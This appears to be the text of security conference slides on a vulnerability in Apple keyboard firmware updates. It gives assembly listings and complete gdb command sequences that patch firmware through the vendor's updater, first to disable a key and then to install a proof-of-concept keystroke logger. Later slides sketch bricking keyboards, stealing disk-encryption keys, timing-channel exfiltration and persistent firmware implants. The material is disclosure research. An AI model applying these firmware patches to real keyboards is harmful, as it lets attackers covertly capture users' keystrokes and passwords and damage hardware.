0d51: 7d 10 00  LJMP 10 00

1000: 3c 67 1a  CMP [67], 1a
1003: b0 04     JNZ 04 --> 1008
1005: 55 67 00  MOV [67], 00
1008: 5d 45     MOV A, reg[45]
100a: 21 0f     AND A, 0f
100c: 39 0c     CMP A, 0c
100e: 7d 0d 57  LJMP 0d 57
```

This disables the 'w' key:

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x6ff2 = 0x7d
(gdb) set {char}0x6ff3 = 0x10
(gdb) set {char}0x6ff4 = 0x00
(gdb) set {int}0x72e3 = 0xb01a673c
(gdb) set {int}0x72e7 = 0x00675504
(gdb) set {int}0x72eb = 0x0f21455d
(gdb) set {int}0x72ef = 0x0d7d0c39
(gdb) set {char}0x72f3 = 0x57
(gdb) set {short}0x845e = 0xdae4
(gdb) c
```

This disables the 'w' key:

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x6ff2 = 0x7d
(gdb) set {char}0x6ff3 = 0x10
(gdb) set {char}0x6ff4 = 0x00
(gdb) set {int}0x72e3 = 0xb01a673c
(gdb) set {int}0x72e7 = 0x00675504
(gdb) set {int}0x72eb = 0x0f21455d
(gdb) set {int}0x72ef = 0x0d7d0c39
(gdb) set {char}0x72f3 = 0x57
(gdb) set {short}0x845e = 0xdae4
(gdb) c
```

Demo.

We can also intercept the keystrokes and store them.

```
1000: 3c 67 00  CMP [67], 00
1003: a0 26     JZ 26 ---> 102a
1005: 10        PUSH X
1006: 3c 67 28  CMP [67], 28
1009: b0 11     JNZ 11 ---> 101b
100b: 5d 61     MOV A, reg[61]
100d: 39 00     CMP A, 00
100f: a0 04     JZ 04 ---> 1014
1011: 78        DEC A
1012: 60 61     MOV reg[61], A
1014: 5c        MOV X, A
1015: 5e 62     MOV A, reg[X+62]
1017: 53 67     MOV [67], A
1019: 80 0f     JMP 0f ---> 1029
```

```
101b: 5d 61      MOV A, reg[61]
101d: 39 06      CMP A, 06
101f: a0 09      JZ 09 ---> 1029
1021: 74         INC A
1022: 60 61      MOV reg[61], A
1024: 5c         MOV X, A
1025: 51 67      MOV A, [67]
1027: 61 62      MOV reg[X+62], A
1029: 20         POP X
102a: 5d 45      MOV A, reg[45]
102c: 21 0f      AND A, 0f
102e: 39 0c      CMP A, 0c
1030: 7d 0d 57   LJMP 0d 57
```

A firmware keystroke logger:

```
$ gdb -q HIDFirmwareUpdaterTool
(gdb) tb *0x226a
Breakpoint 1 at 0x226a
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
Breakpoint 1, 0x0000226a in ?? ()
(gdb) set {char}0x64b8 = 0x61
(gdb) set {char}0x64b9 = 0x00
(gdb) set {char}0x6ff2 = 0x7d
(gdb) set {char}0x6ff3 = 0x10
(gdb) set {char}0x6ff4 = 0x00
(gdb) set {int}0x72e3 = 0xa000673c
(gdb) set {int}0x72e7 = 0x673c1026
(gdb) set {int}0x72eb = 0x5d11b028
(gdb) set {int}0x72ef = 0xa0003961
(gdb) set {int}0x72f3 = 0x61607804
```

```
(gdb) set {int}0x72f7 = 0x53625e5c
(gdb) set {int}0x72fb = 0x5d0f8067
(gdb) set {int}0x72ff = 0xa0063961
(gdb) set {int}0x7306 = 0x61607409
(gdb) set {int}0x730a = 0x6167515c
(gdb) set {int}0x730e = 0x455d2062
(gdb) set {int}0x7312 = 0x0c390f21
(gdb) set {char}0x7316 = 0x7d
(gdb) set {char}0x7317 = 0x0d
(gdb) set {char}0x7318 = 0x57
(gdb) set {short}0x845e = 0x3ce9
(gdb) c
```

```
(gdb) set {int}0x72f7 = 0x53625e5c
(gdb) set {int}0x72fb = 0x5d0f8067
(gdb) set {int}0x72ff = 0xa0063961
(gdb) set {int}0x7306 = 0x61607409
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(gdb) set {short}0x845e = 0x3ce9
(gdb) c
```

Demo.

Proof-of-concept keystroke logger:

- Deliberately neutered
- Have to use the RETURN key to retrieve stored keystrokes
- Can only store a small handful of keystrokes

Proof-of-concept keystroke logger:

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But:

- A logger that can store a couple dozen keystrokes in RAM can be written without difficulty
- Could also write intercepted keystrokes to flash and store more than 1000 keystrokes
- Could be used for stealing a full-disk encryption key

Do we need physical access to retrieve data from a keyboard?

- No, see Blaze et al.'s paper in USENIX Security 2006.
- They use timing delays
- Data is exfiltrated over interactive protocols: ssh, vnc, etc.

Don't use Apple keyboards in your data center

- Shared hosting can be attacked via an Apple keyboard

What about MacBook/MacBook Pro keyboards?

What about MacBook/MacBook Pro keyboards?

MacBook, MacBook Pro Keyboard Firmware Update 1.0

About MacBook, MacBook Pro Keyboard Firmware Update 1.0

This MacBook and MacBook Pro firmware update addresses an issue where the first key press may be ignored if the computer has been sitting idle. It also addresses some other issues.

The update package will install an updater application into the Applications/Utilities folder and will launch it automatically. Please follow the instructions in the updater application to complete the update process.

For more information about this update, please see About the MacBook, MacBook Pro Keyboard Firmware Update 1.0

Download

Post Date: February 19, 2008
Download ID: DL117
License: Update
File Size: 876KB

System Requirements

- Mac OS X 10.5.2 or later

Supported Languages

- Deutsch
- English
- Français
- 日本語
- Español
- Italiano
- Nederlands
- Dansk
- Norsk Bokmål
- Polski
- Português

http://support.apple.com/downloads/MacBook__MacBook_Pro_Keyboard_Firmware_Update_1_0

http://www.flickr.com/photos/gabrielescotto/3195943331/

Denial of service:

- It is very easy to brick a keyboard by interrupting the bootloader during firmware re-programming.
- However, a keyboard bricked in this way can generally be unbricked by reflashing to 0x69 firmware.

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- It is very easy to brick a keyboard by interrupting the bootloader during firmware re-programming.
- However, a keyboard bricked in this way can generally be unbricked by reflashing to 0x69 firmware.

Instead of:

```
(gdb) r -progress -pid 0x220 kbd_0x0069_0x0220.irrxfw
```

do:

```
(gdb) r -progress -pid 0x228 kbd_0x0069_0x0220.irrxfw
```

A keyboard can also be intentionally bricked:

- With a single well-placed jump, we can completely brick a keyboard
- Can be done so that the keyboard cannot be re-flashed
- I will not be releasing code for this, but will give a demo to any member of the press on request (BYOK)

Why Apple needs to fix this vulnerability ASAP:

- Some miscreant with a Safari 0-day decides to set up a webpage that bricks Mac keyboards
- Particularly devastating for laptop computers
- a “Chernobyl/CIH” for Macs, if you will

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In addition, an attacker can:

- install malicious code, disable the firmware update mechanism and have permanent access

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- Ben FrantzDale (benfrantzdale.livejournal.com)
- scriptblue
- Kang Li (University of Georgia)
- Scott Moulton (MyHardDriveDied.com)
- Nathan Rittenhouse (MIT)

Questions?

- kchen.blackhat at gmail.com
- http://mprotect.blogspot.com
- http://twitter.com/k_chen